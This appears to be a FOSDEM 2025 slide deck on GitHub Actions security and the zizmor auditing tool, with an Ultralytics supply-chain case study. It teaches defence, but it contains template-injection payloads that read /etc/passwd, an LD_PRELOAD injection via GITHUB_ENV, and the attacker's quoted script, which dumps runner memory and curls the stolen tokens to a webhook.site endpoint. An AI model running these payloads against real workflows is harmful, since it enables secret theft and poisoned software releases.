

# Hunting for GitHub Actions bugs with zizmor

**FOSDEM 2025, Security Devroom**


William Woodruff

## Personal introduction

- 🧑 William Woodruff
  - 🌐 <https://yossarian.net>
- 📁 Engineering Director @ Trail of Bits
- 🍺 Homebrew maintainer
- 🐍 PyPA member
  - 🛠️ [pip-audit](#), [abi3audit](#)
- 📦 PyPI contributor
  - 🌱 MFA, API tokens, Trusted Publishing, PEP 740
- 💡 Creator & maintainer of [zizmor](#) 🌈


## Disclosures

- This is not a work talk!
- Opinions herein are my own and do not reflect those of any other party



🔗 follow along with slides! 📄

## Outline

Intro to GitHub Actions .....	4
Security in GitHub Actions .....	10
Case study: Ultralytics .....	24
Hunting for bugs with zizmor  .....	36

# **Intro to GitHub Actions**

# GitHub Actions (“GHA”)

Workflow definition:

```
on: push

jobs:
  hello:
    run-on: ubuntu-latest
    steps:
      # official GH action
      - uses: actions/checkout@v4

      # non-action step
      - name: say hello
        run: echo 'hello!'

      # custom action
      - uses: ./custom/action
```

- GitHub’s CI/CD offering
  - Free for OSS, 💰 for enterprise
- YAML hell goodness
- **Workflows** contain interior units of execution
  - One or more **jobs** (isolated at the runner level)
  - One or more **steps per job** (all steps on the same runner)
  - Workflows can call **actions** as steps, which can either be remote (like actions/checkout) or local (path to a dir containing action.yml on the runner)

# GitHub Actions

Action definition (action.yml):

```
name: custom action
description: "this is an action"
runs:
  using: composite
  steps:
    # run code
    - run: echo 'hello again!'
      shell: bash

    # call another action
    - uses: something/else
```

- **Actions** define reusable operations
- Official (actions/\*), third-party (any repo), and local (local file) actions all exist
- Fully general: actions definitions can run code or call other actions, which themselves can run code
- Execute in the *context of the job* that runs them
  - Access to that job's runner state, **including the filesystem**
- No significant distinction between the code that runs in a run: step and in an action

Bottom line: GitHub Actions is **arbitrary code execution as a service!**

# GitHub Actions is very powerful

All of these codebase, repo, release tasks require **permissions**.

GHA plugs into GitHub's broader API token/permission model:

- Workflow runs come with a latent `secrets.GITHUB_TOKEN`
- By default<sup>1</sup>, this token has a lot of powers, including **modifying repo contents**
- Workflow authors can up/downscope `GITHUB_TOKEN` permissions at the workflow/job/step level with `permissions: blocks`
  - Permissions are *inherited* from parent job/workflow if not set, but are *shadowed* if explicitly set

```
permissions:  
  actions: read|write|none  
  attestations: read|write|none  
  checks: read|write|none  
  contents: read|write|none  
  deployments: read|write|none  
  id-token: write|none  
  ...  
  
permissions: read-all  
permissions: write-all  
permissions: {}
```

---

<sup>1</sup>Ref: [GitHub Docs: Permissions for the GITHUB\\_TOKEN](#)

## GitHub Actions is very powerful (part 2)

GHA has a **powerful** expression system.

- Most parts of Workflow/Action definitions support *expressions*, typically via `${{ template-expression-here }}`
- Expressions can do math, control flow, JSON encode/decode, call (limited) functions, etc.
- Expressions **expand directly into** whatever context references them
  - ▶ An `if:` condition, an `env:` block, a `with:` input, a `run:` body
- Expressions can reference **contexts**, which are JSON objects
  - ▶ `${{ secrets.GITHUB_TOKEN }}`
- Contexts come from *both* **static** and **dynamic** sources
  - ▶ *Static*: runner configuration, GitHub-side state
  - ▶ *Dynamic*: matrix expansions, job/step/workflow run outputs

```

${{ contains(toJSON(['abc', 'def']), 'abc') }}           true
${{ format('Formatting {0} {1}', 'works', 'too') }}     'Formatting works too'
${{ github.event.pull_request.title }}                 'My super cool PR title'
${{ matrix.os }}                                       'ubuntu-latest'
```



## GitHub Actions is very powerful (part 3)

GHA is **extremely** dynamic.

Special on-runner files can be used to control/mutate state between steps:

- `$GITHUB_ENV: echo foo=bar >> ${GITHUB_ENV}` sets `foo=bar` in the env for subsequent steps
- `$GITHUB_PATH: echo /mybins >> ${GITHUB_PATH}` prepends `/mybins` to the `$PATH`
- `$GITHUB_STATE`: like `GITHUB_ENV`, but prefixes variables with `STATE_` e.g. `STATE_foo`
- `$GITHUB_STEP_SUMMARY`: can be written to (as Markdown) to present a job summary
  - ▶ `echo "done! :rocket:" >> "${GITHUB_STEP_SUMMARY}"`

Other special files/states:


- `$GITHUB_EVENT_PATH` points to a JSON file containing the full triggering webhook payload
- `$RUNNER_TOOL_CACHE` points to a directory containing pre-installed tools from the runner
- `$RUNNER_TEMP` points to a `tmpdir` that gets cleared with each job

Lots more at  [GitHub Actions: Default environment variables](#)

# **Security in GitHub Actions**

# Why does Actions security matter?

GHA is **wildly** popular, and does everything!



- Default choice for GitHub, so **used by default by millions** of developers
  - Corollary: used by developers with a **huge range** of skill and experience/security background
- Massive range of common uses
  - Codebase maintenance: linting, formatting, testing, security scanning, ...
  - Repo maintenance: auto-labeling, inactive PR auto-closing, GitHub page deployments, ...
  - Release management: distributions that end up on NPM, PyPI, crates.io, etc.
    - Both binary **and** source: official sources *also* often come from CI/CD!

## Why does Actions security matter?

Millions of users  
+ powerful and complex feature surface  
= security fails!

Let's break some workflows!

# Learning to crawl: template injection

Find the vulnerability!

```
on: pull_request

jobs:
  hackme:
    runs-on: ubuntu-latest

    steps:
      - run: |
          echo "running on: " ${github.event.pull_request.title }
```

## Learning to crawl: template injection

Expressions are **expanded verbatim** into the context that uses them!

Bypass:

```
hello; cat /etc/passwd
```

```
✓ Run echo "running on: " hello; cat /etc/passwd  
1 ▶ Run echo "running on: " hello; cat /etc/passwd  
4 running on: hello  
5 root:x:0:0:root:/root:/bin/bash  
6 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
7 bin:x:2:2:bin:/bin:/usr/sbin/nologin  
8 sys:x:3:3:sys:/dev:/usr/sbin/nologin  
9 sync:x:4:65534:sync:/bin:/bin/sync
```

## Learning to crawl: template injection

Is this one vulnerable?

```
on: pull_request

jobs:
  hackme:
    runs-on: ubuntu-latest

    steps:
      - run: |
          echo "running on: ${github.event.pull_request.title}"
```

## Learning to crawl: template injection





## Learning to crawl: template injection

Expressions **do not care** about shell-level quoting, since they're injected before the shell has a chance to parse! No amount of quoting stops them!

Bypass:

```
hello"; cat /etc/passwd; echo "
```

✓ Run echo "running on: hello"; cat /etc/passwd; echo ""

```
1 ▶ Run echo "running on: hello"; cat /etc/passwd; echo ""
4 running on: hello
5 root:x:0:0:root:/root:/bin/bash
6 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
7 bin:x:2:2:bin:/bin:/usr/sbin/nologin
8 sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

# Learning to walk: credential leakage/persistence

Find the vulnerability!

```
on: push

jobs:
  hackme:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v4

      - run: make

      - name: Upload build
        uses: actions/upload-artifact@v4
        with:
          name: build
          path: .
```

## Learning to walk: credential leakage/persistence

actions/checkout **persists** the github.token credential by default!

```
private async replaceTokenPlaceholder(configPath:
string): Promise<void> {
  assert.ok(configPath, 'configPath is not defined')
  let content = (await
fs.promises.readFile(configPath)).toString()
  const placeholderIndex =
content.indexOf(this.tokenPlaceholderConfigValue)
  if (
    placeholderIndex < 0 ||
    placeholderIndex !==
content.lastIndexOf(this.tokenPlaceholderConfigValue)
  ) {
    throw new Error(`Unable to replace auth placeholder
in ${configPath}`)
  }
  assert.ok(this.tokenConfigValue, 'tokenConfigValue is
not defined')
  content = content.replace(
    this.tokenPlaceholderConfigValue,
    this.tokenConfigValue
  )
  await fs.promises.writeFile(configPath, content)
}
```

Persisting the credential is done so that subsequent steps can do git operations without having to pass credentials around.

Any subsequent step can read the .git/config and extract the workflow's default token.

...which means that it's easy to accidentally include .git/config in artifacts (workflows, releases) that then leak the workflow's default credential.

- “Fixed” in actions/upload-artifact@v5 by not including hidden files by default
  - ▶ ...breaking tools like coverage.py

# Learning to run: GITHUB\_ENV and GITHUB\_PATH

Find the vulnerability!

```
on:
  pull_request_target:

jobs:
  vulnerable:
    runs-on: ubuntu-latest

    steps:
      - run: |
          message=$(echo "$TITLE" \
            | grep -oP '[{\[\][^}\]]+[\}\]\]' \
            | sed 's/{\}\}\[\[\]\}\}/g')
          echo "message=$message" >> $GITHUB_ENV
    env:
      TITLE: ${ github.event.pull_request.title }
```

## Learning to run: GITHUB\_ENV and GITHUB\_PATH

GITHUB\_ENV is just a file, nothing special. That means we can write multiple lines to it at once!

Pull request title:

```
[foo][LD_PRELOAD=hackme.so] some other content
```

yields:

```
$ echo "$TITLE" | grep -oP ' [{\[\]^}\]]+[\]\]' | sed 's/{\|}\|\\|\\|\\|\\|//g'

message=foo
LD_PRELOAD=hackme.so
```

Every subsequent command runs with `hackme.so` injected into its process!

Bottom line: `$GITHUB_ENV` lets us pivot from FS access (typically trivial) to code execution.  
Same with `$GITHUB_PATH` by prepending our controlled directory.

# Learning to sprint: cache blasting and poisoning

GHA has services, APIs, and actions for saving/restoring caches:

```
# save/restore
uses: actions/cache

# also used indirectly in
# official and 3p actions
uses: actions/setup-python
with:
  cache: 'pip'

uses: actions/setup-go
with:
  cache: true

uses: ruby/setup-ruby
with:
  bundler-cache: true
```

Caches are **keyed**, and can be restored based on partial key matches (e.g. cache-rustdeps-\$branch-).

“The cache action first searches for cache hits for key and the cache version in the branch containing the workflow run. If there is no hit, it searches for restore-keys and the version. If there are still no hits in the current branch, the cache action retries same steps on the default branch. Please note that the scope restrictions apply during the search. For more information, see Restrictions for accessing a cache.”

—  [GitHub docs, Matching a cache key](#)

## Learning to sprint: cache blasting and poisoning

😬 ...how does GHA know which branch a cache restoration candidate is from?

...the branch name is an implicit part of the cache key, **computed on the client side!**

😬 ...how does GHA authenticate cache stores?

...stores are authenticated with `ACTIONS_RUNTIME_TOKEN`, **injected into the runner!**

Combined, this is the **perfect recipe** for cache poisoning:

- No *authenticated* domain separation between caches in branches
  - ...means branches can clobber each others' caches!
- All workflow runs in the repo have access to `ACTIONS_RUNTIME_TOKEN`
  - ...means unrelated workflows can do 👻 spooky action to each other via their caches
- `ACTIONS_RUNTIME_TOKEN` is valid for 6 hours, and is **not invalidated by runner teardown**
  - ...means attackers have a decent-sized window for cache stuffing!

Source: 📖 [Adnan Khan: The Monsters in Your Build Cache](#)

## **Case study: Ultralytics**






# Ultralytics

Ultralytics is a very popular ML vision model, provided as a Python package.

“Ultralytics YOLO11 is a cutting-edge, state-of-the-art (SOTA) [...] that [...]introduces new features and improvements to further boost performance and flexibility.”

—  [ultralytics/ultralytics](https://github.com/ultralytics/ultralytics)



- ≈ 68M downloads from PyPI
- Hosted on GitHub
- Extensive use of GHA for repo maintenance, community responses, **as well as release processes**
- Many CI/CD operations intermediated by a bot account ( [@UltralyticsAssistant](https://github.com/UltralyticsAssistant)) and custom action ( [ultralytics/actions](https://github.com/ultralytics/actions))

# Ultralytics


Spot the vulnerability!

action.yml in ultralytics/actions:

```
- name: Commit and Push Changes
  if: (github.event_name == 'pull_request' || github.event_name ==
'pull_request_target') && github.event.action != 'closed'
  run: |
    git config --global user.name "${{ inputs.github_username }}"
    git config --global user.email "${{ inputs.github_email }}"
    git pull origin ${ github.head_ref || github.ref }
```

...called by format.yml in ultralytics/ultralytics, which uses the pull\_request\_target trigger

# Ultralytics



The screenshot shows a GitHub pull request interface. At the top, the title is "docs: readme #18020" with a "Code" button on the right. Below the title, there are two status buttons: "Closed" (with a red background and a closed lock icon) and "Locked" (with a grey background and a lock icon). The branch is "ultralytics:main". The main content area shows a terminal snippet: `openimbot:${{curl, -sSfL, raw.githubusercontent.com/ultralytics/ultralytics/d8daa0b26ae0c221aa4a8c20834c4dbfef2a9a14/file.sh}}${IFS}|${IFS}...`. Below the terminal, there are statistics: "Conversation 2", "Commits 0", "Checks 0", and "Files changed 0". On the right, there are indicators for "+0 -0" changes. At the bottom, a comment from "openimbot (OpenIM Robot)" is visible, dated "on Dec 4, 2024", and edited by "UltralyticsAssistant". A "Reviewers" section is also present with the text "review now".

Broken down:

```
curl -sSfL \  
    raw.githubusercontent.com/ultralytics/ultralytics/  
d8daa0b26ae0c221aa4a8c20834c4dbfef2a9a14/file.sh \  
| bash
```

# Ultralytix

file.sh steals the cache token, as well everything else loaded into format.yml's secrets context!

```
AA="webhook.site/9212d4ee-df58-41db-886a-98d180a912e6"

BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"AccessToken": "[^"]*" \}' | sort -u`
BLOB2=`curl -sSf https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"CacheServerUrl": "[^"]*" | sort -u`
curl -s -d "$BLOB $BLOB2" https://$AA/token > /dev/null
```

Ref:  [GitGuardian](#)

## Ultralytics



# Ultralytcs

## Discrepancy between what's in GitHub and what's been published to PyPI for v8.3.41 #18027

🔒 Closed

116 comments · 113 hidden items · Fixed by #18111 👁

metrizable (Eric Johnson) on Dec 5, 2024 · edited by Y-T-G

### Bug

Code in the published wheel 8.3.41 is not what's in GitHub and appears to invoke mining. Users of ultralytcs who install 8.3.41 will unknowingly execute an xmrigh miner.

Examining the file `utils/download.py`, the contents in the published wheel are not representative of what's in GitHub:

Attacker successfully pivoted from injection via `format.yml` to a compromised release artifact via cache poisoning!

Poisoned via cache: `'pip'` use in `actions/setup-python`.

# Ultralytcs

```
jobs:  
  publish:  
    if: github.repository == 'ultralytcs/ultralytcs' && github.actor == 'glenn-jocher'  
    if: github.repository == 'ultralytcs/ultralytcs'
```


## Commit cb260c2



UltralytcsAssistant committed on Dec 4, 2024 · ✓ 23 / 26

ultralytcs 8.3.41 Version Bump

Release was done fully in CI on push event (rather than a more secure tag or release event).


Push was triggered by the  [@UltralytcsAssistant](#) bot, presumably puppeted by the attacker (who also disabled the actor check on releases).

Attacker probably took over the bot via other exfil'd secrets.

# Ultralytics

@christophetd @vielmetti @lazka yes, thank you, those are the correct malicious PRs with code injection in the branch names by a user in Hong Kong late yesterday.

This should be resolved now in `ultralytics>=8.3.43` which we just released an hour ago. Please let us know if you spot any further issues in this package.



## Abbreviated PyPI events:


```
2024-12-04 20:51:12 8.3.41 release created
2024-12-04 20:51:15 8.3.41.tar.gz uploaded
2024-12-05 09:15:06 8.3.41 release removed
2024-12-05 12:47:29 8.3.42 release created
2024-12-05 12:47:32 8.3.42.tar.gz uploaded
2024-12-05 13:47:30 8.3.42 release removed
```

Credit:  @ewdurbin

Backdoored releases were live on PyPI for less than 24 hours total.



## Ultralytics



# Ultralytics

AdnaneKhan (Adnan Khan) on Dec 6, 2024 · edited

Looks like they got attacked again. This time two new releases on PyPi, but not on GitHub:

### Release history

<b>THIS VERSION</b>	8.3.46 about 2 hours ago
	8.3.45 about 2 hours ago

What the heck is going on?

EDIT: Looks like another miner.

[inspector.pyPI.io/project/ultralytics/8.3.46/packages/c4/2b/5b4b1228e807124a9df047e8c807e8a8bdd5934b5deb074dac630475510f/ultralytics-8.3.46-py3-none-any.whl/ultralytics/\\_init\\_.py](https://inspector.pyPI.io/project/ultralytics/8.3.46/packages/c4/2b/5b4b1228e807124a9df047e8c807e8a8bdd5934b5deb074dac630475510f/ultralytics-8.3.46-py3-none-any.whl/ultralytics/_init_.py)

Maintainers fixed the immediate bug, but **did not revoke** old API credentials!

Attacker originally used Trusted Publishing to upload to PyPI on CI/CD, but was able to fall back on a normal API token that hadn't been deprovisioned.

“The second round of malicious releases came from the attacker using an unrevoed PyPI API token that was still available to the GitHub Actions workflow, potentially a hold-over from before the project adopted Trusted Publishing. This was detectable because there were no corresponding source repository activity or PyPI publish attestations for the second round of releases.”

— Seth Larson, [PyPI blog: Ultralytics Analysis](#)

## Ultralytics: takeaways

- Attacker obtained *initial access* through an insecure trigger (`pull_request_target`) combined with an expression injection (`{{ github.head_ref || github.ref }}`)
- Once running in the context of the parent repo (`format.yml`), they exfiltrated:
  - `secrets.GITHUB_TOKEN` and `secrets._GITHUB_TOKEN`: runner token and bot PAT respectively
  - `ACTIONS_RUNTIME_TOKEN`: cache access token
  - `secrets.PYPI_TOKEN`: PyPI API token (unused due to Trusted Publishing but never removed)
- **First round** of compromise used cache poisoning (more sophisticated, relatively)
  - Attacker's activities were publicly logged on the Sigstore transparency log!
- **Second round** of compromise used an exfil'd old API token (less sophisticated)
  - Attacker's activities were not transparent, but reconstructible from public/private events

Bottom line: we got **very lucky** that the attacker did something relatively harmless and noisy!

**Hunting for bugs with zizmor** 🌈

zizmor detects all of the above, and (much) more.

Demo time! Follow along:

```
pipx install zizmor  
brew install zizmor  
cargo install zizmor  
uv tool install zizmor
```

```
# or
```

```
uvx zizmor ...
```

## zizmor: technical details

Typical “audit tool” architecture:

- **Preparation:** collect inputs (repos, workflows, actions), register all audits
- **Operation:** run each audit with each input
- **Aggregation:** collect & filter all outputs from each output, render as text/SARIF/JSON

```
help[unpinned-uses]: unpinned action reference
  --> post-build/action.yml:34:7
  |
34 |     uses: Homebrew/actions/failed-summary-and-bottle-result@master
  |     -----
help: action is not pinned to a hash ref
  |
  = note: audit confidence → High
```

## **zizmor: technical details**

Individual zizmor audits are implementations of the `Audit` trait:

- `ident()`, `desc()`, `url()`: basic audit metadata (short ID, description, link to audit docs)




Audits can override default implementations for different levels of specificity:

- `audit_workflow(workflow)`: audit the entire workflow definition
- `audit_normal_job(job)`: audit a single non-reusable job in a workflow (called once per job)
- `audit_reusable_job(job)`: audit a single reusable workflow job (called once per job)
- `audit_step(step)`: audit a single step (called once per step  $\times$  job)
- `audit_action(action)`: audit the entire action definition
- `audit_composite_step(step)`: audit a single step in a composite action (called once per step)

Each can return zero or more `Findings`, which have one or more `Locations`, severity, confidence, and so forth.

# zizmor: technical details

Trivial example:  `secrets-inherit` audit

- Looks for reusable workflow calls that use `secrets: inherit`
  - ▶ These calls over-share the `secrets.*` context with the caller, violating  `PoLA`
- Demonstrates multiple locations per finding
  - ▶ Locations are expressed *symbolically* and later *concretized* into `(line, col)` spans
- Writing a new audit is easy! Other worthwhile references:
  - ▶  `template-injection` (shows expr handling)
  - ▶  `impostor-commit` (shows GitHub API use)

```
audit_meta!(
  SecretsInherit,
  "secrets-inherit",
  "secrets unconditionally inherited by called workflow"
);

impl Audit for SecretsInherit {
  fn audit_reusable_job<'w>(<
    &self,
    job: &super::Job<'w>,
  ) -> anyhow::Result<Vec<super::Finding<'w>>> {
    let mut findings = vec![];
    let Job::ReusableWorkflowCallJob(reusable) = job.deref() else {
      return Ok(findings);
    };


    if matches!(reusable.secrets, Some(Secrets::Inherit)) {
      findings.push(
        Self::finding()
          .add_location(
            job.location()
              .primary()
              .with_keys(&["uses".into()])
              .annotated("this reusable workflow"),
          )
          .add_location(
            job.location()
              .with_keys(&["secrets".into()])
              .annotated("inherits all parent secrets"),
          )
          .confidence(Confidence::High)
          .severity(crate::finding::Severity::Medium)
          .build(job.parent())?,
      );
    }

    Ok(findings)
  }
}
```




## **zizmor: technical challenges**

### **How do we model GHA's complicated workflow/action contents?**

Problem: Extremely large  [JSON schema](#), codegen support is limited in Rust.

---

Solution: wrote  [github-actions-models](#): high-quality data models for GitHub Actions workflow, action, Dependabot definitions.

```
use github_actions_models::workflow::Workflow;


let wf = serde_yaml::from_str<Workflow>(&workflow_yaml).unwrap();

for (name, job) in &wf.jobs { /* ... */ }
```


---

<sup>2</sup>We still depend on it for the models, but not spanning.

### **How do we turn “symbolic” YAML into “concrete” spans?**

Problem: No mature span-preserving YAML parser for Rust. Also  [serde-yaml](#) is deprecated<sup>2</sup>.

---

Solution: wrote  [yamlpath](#) to concretize abstract paths like `jobs.test.steps[0].name`, without needing parse-time spans.

## Takeaways





- GitHub Actions is complicated and has numerous security footguns
- Most users are normal devs, not CI/CD experts, meaning they're **extra** susceptible to insecure defaults
- Offensive research into GHA is still pretty new
  - Initial public efforts in  $\approx$  2021, new techniques and attacks being discovered still
  - Cache poisoning in particular is actively being explored ( $\geq$  2024)
- It's simultaneously easy to analyze ("just" YAML) and very difficult (extremely dynamic)
- zizmor can detect many security pitfalls, but not with perfect fidelity
  - In part because of design choices (e.g. offline auditing), in part because of GHA's fundamental dynamism

# Thanks!




Slides are available at: <https://yossarian.net/publications#fosdem-2025>


Get involved:  [woodruffw/zizmor](#)

## Contact:

-  [william@yossarian.net](mailto:william@yossarian.net)
-  [@yossarian@infosec.exchange](#)
-  [@yossarian.net](#)
-  [woodruffw](#)

## Resources:

-  [zizmor user documentation](#)
-  [Adnan Khan: The Monsters in Your Build Cache](#)
-  [GitGuardian: Ultralytics analysis](#)



↗ take the slides with you! ↖